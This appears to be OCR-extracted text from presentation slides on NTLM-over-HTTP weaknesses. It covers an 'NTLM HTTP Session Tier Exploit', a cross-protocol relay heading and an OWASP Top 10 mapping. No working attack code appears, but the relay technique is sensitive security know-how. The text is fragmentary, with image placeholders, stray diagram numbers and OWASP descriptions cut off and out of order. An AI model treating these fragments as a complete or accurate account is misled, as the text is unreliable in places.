
- "Single Sign On"
- “Backwards compatibility”
- "Easy to deploy"
- "Cost efficient"
- “Is strong if deployed correctly”
- “Inside the internal infra it is okay…”
- "No easy alternatives"

# Ntlm Http Session TIer Exploit





NHASTIE
1 TCP Socket
2
4
NTLM HTTP
1 TCP Socket
3

# Ntlm Http Session TIer Exploit




# NTLM Cross Protocol Relay Example



# HTTP NTLM in OWASP Top 10

- A2-Broken Authentication and Session Management
- A5-Security Misconfiguration
- A6-Sensitive Data Exposure
- A8-Cross-Site Request Forgery
- A9-Using Components with Known Vulnerabilities




executing unintended commands or accessing data without proper authorization.

**A2-Broken Authentication and Session Management** ✖

Application functions related to authentication and session management are often not implemente correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without

